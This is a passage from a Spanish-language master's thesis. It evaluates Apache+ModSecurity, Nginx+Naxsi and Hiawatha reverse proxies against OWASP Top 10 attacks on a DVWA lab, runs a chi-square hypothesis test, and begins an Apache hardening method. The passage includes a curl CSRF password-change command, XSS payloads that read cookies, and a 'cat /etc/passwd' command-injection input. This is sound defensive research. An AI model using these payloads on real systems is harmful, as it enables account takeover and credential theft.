


Figura 102-4 *Carga fichero malicioso*
Realizado por: Guajala E. 2017




Figura 103-4 *Desplegar ficheros no autorizados y ejecución del malware*
Realizado por: Guajala E. 2017




Figura 104-4 *Conexión establecida entre el atacante y el servidor web (DVWA).*
Realizado por: Guajala E. 2017

El proxy reverso Nginx no puede bloquear estas tres vulnerabilidades, el de cargar un archivo malicioso, el desplegar directorios no autorizados y el de no permitir la conexión desde el atacante al servidor web mediante una payload.

4.1.5.7. A6 Exposición de datos sensibles

El proxy reverso basado en Nginx, permite habilitar la comunicación segura entre cliente y proxy reverso a través del protocolo HTTPS, como se muestra a continuación:

```
server {
    listen 443 ssl;
    server_name Serverweb;
    client_max_body_size  10m;
    access_log  /var/log/nginx/naxsi_access.log;
    error_log  /var/log/nginx/naxsi_error.log debug;
    ssl_certificate     /etc/nginx/proxyreverso.crt;
    ssl_certificate_key /etc/nginx/proxyreverso.key;
    ssl_protocols       TLSv1 TLSv1.1 TLSv1.2;
    ssl_ciphers         'ECDHE-ECDSA-CHACHA20-POLY1305:ECDHE-RSA-CHACHA20-POLY1305:ECDHE-ECDS
A-AES128-GCM-SHA256:ECDHE-RSA-AES128-GCM-SHA256:ECDHE-ECDSA-AES256-GCM-SHA384:ECDHE-RSA-AES25
6-GCM-SHA384:DHE-RSA-AES128-GCM-SHA256:DHE-RSA-AES256-GCM-SHA384:ECDHE-ECDSA-AES128-SHA256:EC
DHE-RSA-AES128-SHA256:ECDHE-ECDSA-AES128-SHA:ECDHE-RSA-AES256-SHA384:ECDHE-RSA-AES128-SHA:ECD
HE-ECDSA-AES256-SHA384:ECDHE-ECDSA-AES256-SHA:ECDHE-RSA-AES256-SHA:DHE-RSA-AES128-SHA256:DHE-
RSA-AES128-SHA:DHE-RSA-AES256-SHA256:DHE-RSA-AES256-SHA:ECDHE-ECDSA-DES-CBC3-SHA:ECDHE-RSA-DE
S-CBC3-SHA:EDH-RSA-DES-CBC3-SHA:AES128-GCM-SHA256:AES256-GCM-SHA384:AES128-SHA256:AES256-SHA2
56:AES128-SHA:AES256-SHA:DES-CBC3-SHA:!DSS';
    ssl_prefer_server_ciphers on;
    add_header Strict-Transport-Security "max-age=63072000; includeSubdomains; ";
    ssl_dhparam /etc/nginx/dhparams.pem;
```

Figura 105-4 *Configuración de HTTPS en el proxy reverso Nginx.*
Realizado por: Guajala E. 2017

Para validar que la comunicación se encuentra encriptada se capturan paquetes mediante la herramienta Wireshark.




Figura 106-4 *Captura de paquetes y datos encriptados.*
Realizado por: Guajala E. 2017

El protocolo de seguridad para la comunicación entre cliente y proxy reverso es el TLS Transport Layer Security V1), además se añade la política de seguridad HSTS (HTTP Strict Transport Security)

4.1.5.8. A8 Falsificación de peticiones en sitios cruzados (CSRF)

Para realizar el cambio de clave desde el equipo del atacante se utiliza la herramienta curl como se muestra a continuación.

```
root@kali:~/backdoor# curl --cookie "security=low; PHPSESSID=jtb953r30nculckrj869t8jh02" --l
ocation -k "https://www.aplicacionweb.com/dvwa/vulnerabilities/csrf/?password_new=pass123456
7&password_conf=pass1234567&Change=Change#" |grep "Password Changed"| tee curl.txt
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  4865  100  4865    0     0   180k      0 --:--:-- --:--:-- --:--:--  190k
              <pre>Password Changed.</pre>
```

Figura 107-4 *Ataque no bloqueado por el proxy reverso Nginx.*
Realizado por: Guajala E. 2017

```
192.168.1.3 - - [19/Sep/2016:13:30:25 -0500] "GET /dvwa/vulnerabilities/csrf/?password_new=pas
s1234567&password_conf=pass1234567&Change=Change HTTP/1.1" 200 4865 "-" "curl/7.26.0"
```

Figura 108-4 *Archivo naxsi_access.log que indica el cambio de clave.*
Realizado por: Guajala E. 2017

Como se muestra en las Figura 107-4 y 108-4 el ataque es realizado satisfactorio.

4.2 Comprobación de la Hipótesis

A partir de la parametrización de las herramientas basadas en proxy reverso, la ejecución de los ataques web más críticos (Top 10 OWASP) y la respuesta obtenida, que corresponde a la detección y prevención de los ataques en las aplicaciones vulnerables, se empleó el Chi cuadrado de independencia como el estadístico de prueba de la significancia para la verificación de la hipótesis de la investigación. En este sentido, el objetivo estadístico es de Asociación entre las variables y para la identificación de la hipótesis nula y alterna, se procede como se indica a continuación:

4.2.1 Hipótesis Nula H_0

Una herramienta que funcione como proxy reverso no es capaz de detectar y prevenir los riesgos más críticos en aplicaciones web.

4.2.2 Hipótesis Alterna H_1

Una herramienta que funcione como proxy reverso es capaz de detectar y prevenir los riesgos más críticos en aplicaciones web.

Posteriormente se procede a calcular el Chi cuadrado X^2 de los datos obtenidos en la presente investigación, el cual es contrastado con el valor límite establecido en tablas a partir de los grados de libertad y el nivel admisible de la significancia estadística.

4.2.3 Chi cuadrado calculado

Para llevar a cabo la determinación del valor del Chi Cuadrado se toman como referentes los datos indicados en el Anexo 4.

Variable independiente

Herramienta que funcione como proxy reverso.

Variable dependiente

Detección y prevención de los riesgos más críticos en aplicaciones web.

Como se observa en la tabla del Anexo 4, las opciones de respuesta son de tipo categóricas politómicas para la variable independiente proxy reverso (Sin herramienta, Apache, Nginx, Hiawatha), mientras que de tipo categóricas dicotóminas para la variable dependiente detección y prevención de los riesgos (Si / No). No obstante, para probar la dependencia de las variables de la investigación, es necesario que todas las categorías sean dicotomizadas. Por esta razón se establecerá la siguiente conversión:

Tabla 4-4 *Equivalencia de las categorías utilizadas para medición de las variables*.

V.I. Herramienta como proxy reverso	**V.D. Detección y Prevención de los riesgos más críticos en aplicaciones web**		**Observación**
Categorías	**Categorías politómicas**	**Categorías dicotomizadas**	
NO	Sin herramienta	NO	Significa que no se aplicó una herramienta o que no existió respuesta favorable, respectivamente.
SI	Apache	SI	Significa que se aplicó una herramienta o que existió respuesta favorable, respectivamente.
	Nginx		
	Hiawatha		

Realizado por: Guajala E. (2017).

4.2.3.1 Tablas de contingencia

Frecuencias observadas O:

Las frecuencias observadas corresponden a los datos obtenidos a partir de las pruebas realizadas, ordenados de acuerdo al cruce de las variables correspondientes:

Tabla 5-4 *Frecuencias observadas de la realización de las pruebas de ataque.*

		VD: Detección y Prevención de los riesgos		TOTAL
		SI	NO	
VI: Herramienta como proxy reverso	SI	9	1	**10**
	NO	9	21	**30**
TOTAL		**18**	**22**	**40**

Fuente: Pruebas de ataque.
Realizado por: Guajala E. (2017).

Frecuencias esperadas E:

Para determinar las frecuencias esperadas en cada uno de los casos se tiene que aplicar la siguiente fórmula de cálculo para cada una de las celdas del cruce de variables:

$$E = \frac{(\text{Total de fila})(\text{Total de columna})}{\text{Total de frecuencias observadas}}$$

Tabla 6-4 *Frecuencias esperadas de la realización de las pruebas de ataque.*

		VD: Detección y Prevención de los riesgos		TOTAL
		SI	NO	
VI: Herramienta como proxy reverso	SI	4,5	5,5	**10**
	NO	13,5	16,5	**30**
TOTAL		**18**	**22**	**40**

Fuente: Pruebas de ataque.
Realizado por: Guajala E. (2017).

La fórmula de cálculo del Chi cuadrado X^2 es la siguiente:

$$X^2 = \sum \frac{(O - E)^2}{E}$$

Donde:

X^2 = Chi Cuadrado.

O = Frecuencia observada (número de respuestas observadas).

E = Frecuencia esperada (número de respuestas esperadas).

Tabla 7-4 *Cálculo del Chi cuadrado a partir de las frecuencias observadas y esperadas.*

Herramienta como proxy reverso	Detección y Prevención de los riesgos	Observadas O	Esperadas E	O – E	(O-E) ^{2}	(O-E) ^{2}/E
SI	SI	9	4,50	4,50	20,25	**4,50**
	NO	1	5,50	-4,50	20,25	**3,68**
NO	SI	9	13,50	-4,50	20,25	**1,50**
	NO	21	16,50	4,50	20,25	**1,23**
			X^2=**Σ (O-E) ^{2}/E**			**10,91**

Fuente: Pruebas de ataque.
Realizado por: Guajala E. (2017).

4.2.3.2 Corrección por continuidad

Cuando al menos uno de los valores de la tabla de frecuencias esperadas es menor que 5, se debe realizar la Corrección de Yates o Corrección por Continuidad. Al observar la tabla se evidencia que en uno de los casos se presenta esta situación, con un valor de **4,5.** Por lo tanto se tiene que efectuar la corrección. Empleando un software estadístico se determinó que el Chi Cuadrado corregido es de **8,62**.

Tabla 8-4 *Pruebas de Chi-cuadrado*

	Valor	gl	Significación asintótica (bilateral)	Significación exacta (bilateral)	Significación exacta (unilateral)
Chi-cuadrado de Pearson	10,909[a]	1	0,001		
Corrección de continuidad[b]	8,620	1	0,003		
Razón de verosimilitud	11,898	1	0,001		
Prueba exacta de Fisher				0,002	0,001
Asociación lineal por lineal	10,636	1	0,001		
N de casos válidos	40				

a. 1 casillas (25,0%) han esperado un recuento menor que 5. El recuento mínimo esperado es 4,50.

b. Sólo se ha calculado para una tabla 2x2

Realizado por: Guajala E. (2017).

4.2.4 Chi cuadrado de tablas

El valor calculado del Chi cuadrado se debe contrastar con el Chi cuadrado de tablas, con el objeto de establecer la zona en que se encuentra la distribución de la gráfica, si corresponde a la zona de aceptación o a la de rechazo de la hipótesis nula.

Para ello se determinan los grados de libertad y se escoger un nivel de confianza deseado.

Grado de Libertad G. l.

$$G.\,l. = (f - 1)(c - 1)$$

Donde:

c = Número de columnas de la tabla de contingencia.
f = Número de filas de la tabla de contingencia.

$$G.\,l. = (2 - 1)(2 - 1)$$

$$G.\,l. = 1$$

Nivel de Confianza: 95% = 0,95, significancia α = 0,05 = 5%

Al ubicar los grados de libertad y el nivel de confianza se determina el valor del Chi cuadrado. El valor correspondiente de acuerdo a la tabla estadística se muestra en el Anexo 5.

$$X^2_{tablas} = \mathbf{3,8415}$$

4.2.5 Gráfica del Chi cuadrado

Corresponde contrastar el valor del Chi cuadrado calculado con el valor tabulado, para lo cual se presenta la gráfica de la distribución de la función de densidad de probabilidad, como sigue:




Gráfico 1-4 *Curva de la Distribución Chi Cuadrado.*

Realizado por: Guajala E. (2017).

Decisión

De acuerdo al resultado obtenido para el Chi Cuadrado con los grados de libertad de 1, corresponde a **3,8415**; valor que es menor al calculado o valor crítico de **8,62**; por lo tanto, se rechaza la hipótesis nula de la investigación H_0: "Una herramienta que funcione como proxy reverso no es capaz de detectar y prevenir los riesgos más críticos en aplicaciones web", y consecuentemente se acepta la hipótesis alterna de la investigación H_1: "**Una herramienta que funcione como proxy reverso es capaz de detectar y prevenir los riesgos más críticos en aplicaciones web**".

CAPÍTULO V

5. PROPUESTA

En el presente capítulo se dará a conocer que alternativa fue seleccionada y la elaboración del "**Método para la detección y prevención de ataques web mediante la parametrización de un proxy reverso basado en software libre**".

5.1 Alternativas

Las pruebas de conceptos realizadas en los distintos escenarios en el Capítulo IV, en el cual se dio a conocer las tres alternativas seleccionadas que funcionan como proxy reverso y capaz de detectar y prevenir los riesgos más críticos en aplicaciones web:

- Alternativa 1: Apache+Mod_Security
- Alternativa 2: Nginx+Naxsi
- Alternativa 3: Hiawatha

Al comparar las 3 alternativas que funcionan como proxy reverso, y de acuerdo a las condiciones de los escenarios y parametrizaciones de las directivas y reglas según sus versiones.

Se observa en la tabla 1-5 que la herramienta Apache+Mod_Security funcionando como proxy reverso es la que ofrece una mayor capacidad de detección y prevención a los riesgos más críticos enunciados en el Top 10 de OWASP. Ya que detecto 9 de los 10 ataques y contrarresto 8 de los mismos. A diferencia de la alternativa con Nginx+Naxsi que detecto y contrarresto 6 ataques y del Hiawatha que detectó y corrigió 7 de los mismos.

Tabla 9-5 *Alternativas de herramientas como proxy reversos y respuesta obtenida.*

Owasp Top 10 -2013 (Riesgos)		Ataque realizado	Alternativa 1		Alternativa 2		Alternativa 3	
			Detección	**Prevención**	Detección	Prevención	Detección	Prevención
A1	Inyección	SQL injectión	**SI**	**SI**	SI	SI	SI	SI
A2	Pérdida de autenticación y gestión de sesiones	Ataque de fuerza Bruta (Hydra)	**SI**	**SI**	SI	SI	SI	SI
A3	Secuencia de comandos en sitios cruzados (XSS)	XSS Reflejado (<SCRIPT>alert("XSS");</SCRIPT>)	**SI**	**SI**	SI	SI	SI	SI
		XSS Persistente (<script>alert(document.cookie)</script>)	**SI**	**SI**	SI	SI	SI	SI
A4	Referencia directa insegura a objetos	Ejecución de comandos (cat /etc/passwd)	**SI**	**SI**	SI	SI	SI	SI
A5	Configuración de seguridad incorrecta	Cargar ficheros con extensiones inusuales	**NO**	**NO**	NO	NO	NO	NO
		Desplegar directorios no autorizados	**SI**	**SI**	NO	NO	NO	NO
		Ejecutar un payload	**SI**	**SI**	NO	NO	SI	SI
A6	Exposición de datos sensibles	Conexión segura (HTTPS)	**SI**	**SI**	SI	SI	SI	SI
A8	Falsificación de peticiones en sitios cruzados (CSRF)	Cambio de credenciales del usuario	**SI**	**NO**	NO	NO	NO	NO
Número de detección/Prevención ataques Totales			**9**	**8**	6	6	7	7

Realizado por: Guajala E. 2017

Por consiguiente, con la utilización de Apache+Mod_Security funcionando como proxy reverso es capaz de detectar el 90% de los ataques y contrarrestar el 80% de los mismos, de acuerdo a las condiciones indicadas en la investigación.

Tabla 10-5 *Apache+Mod_Security detección de ataques web*

	DETECTADO	**NO DETECTADO**	TOTAL
No. Ataques	9	1	10
TOTAL	90%	10%	100%

Realizado por: Guajala E. 2017




Gráfico 1-5 *Detección de ataques web*
Realizado por: Guajala E. 2017

Tabla 3-5 *Apache+Mod_Security prevención de ataques web*

	PREVENIDO	**NO PREVENIDO**	TOTAL
No. Ataques	8	2	10
TOTAL	80%	20%	100%

Realizado por: Guajala E. 2017




Gráfico 2-5 *Prevención de ataques web*
Realizado por: Guajala E. 2017

Por las razones expuestas se escoge a la infraestructura de un proxy reverso con Apache+Mod_Security como la herramienta que funcione como proxy reverso más idóneo para la detección y prevención de los ataques web.

5.2 Elaboración del método propuesto.

5.2.1 Infraestructura mínima propuesta

La infraestructura mínima propuesta para la detección y prevención de ataques web se la muestra a continuación:




Figura 1-5 *Infraestructura mínima propuesta*
Realizado por: Guajala E. 2017

La infraestructura que se ve en la imagen es la mínima que debe existir frente a una aplicación web, el proxy reverso analizará los paquetes HTTPS que ingresan desde la red pública y van hacia la aplicación web.

5.2.2 Método propuesto

El método propuesto consta de pasos a seguir para la parametrización un proxy reverso para la mitigación de ataques web, sobre un sistema operativo mínimo Centos 6 debidamente ***"hardenizado"***. Para lo cual se utiliza el demonio ***"httpd"*** conocido como Apache y módulo Mod_security.

Paso 1: Instalar Apache/2.2.15 Anexo 1.

Paso 2: Cargar los siguientes módulos:

- LoadModule security2_module modules/mod_security2.so
- LoadModule proxy_module modules/mod_proxy.so
- LoadModule proxy_http_module modules/mod_proxy_http.so

Paso 3: Parametrizar a apache como un proxy reverso:

Los módulos que deben ser activados son:

mod_proxy.- Permite implementar un proxy/gateway para servidores apache, soporte varios protocolos y algoritmos para el balanceo de carga

mod_proxy_http.- Este módulo se lo utiliza para las peticiones del protocolo HTTP y HTTPS.

```
<VirtualHost *:443>
        #No envia información ante una url no encontrada
        ServerSignature Off

        ServerName internal.aplicacionweb.com
        #Evita que apache httpd funcione como un servidor proxy directo
        ProxyRequests Off

        #Permite que el salto del proxy reverso al servidor interno sea
        #de forma transparente para el usuario que solicita el servicio
        ProxyPreserveHost On

        #Permite la comunicación entre el proxy reverso y el servidor web
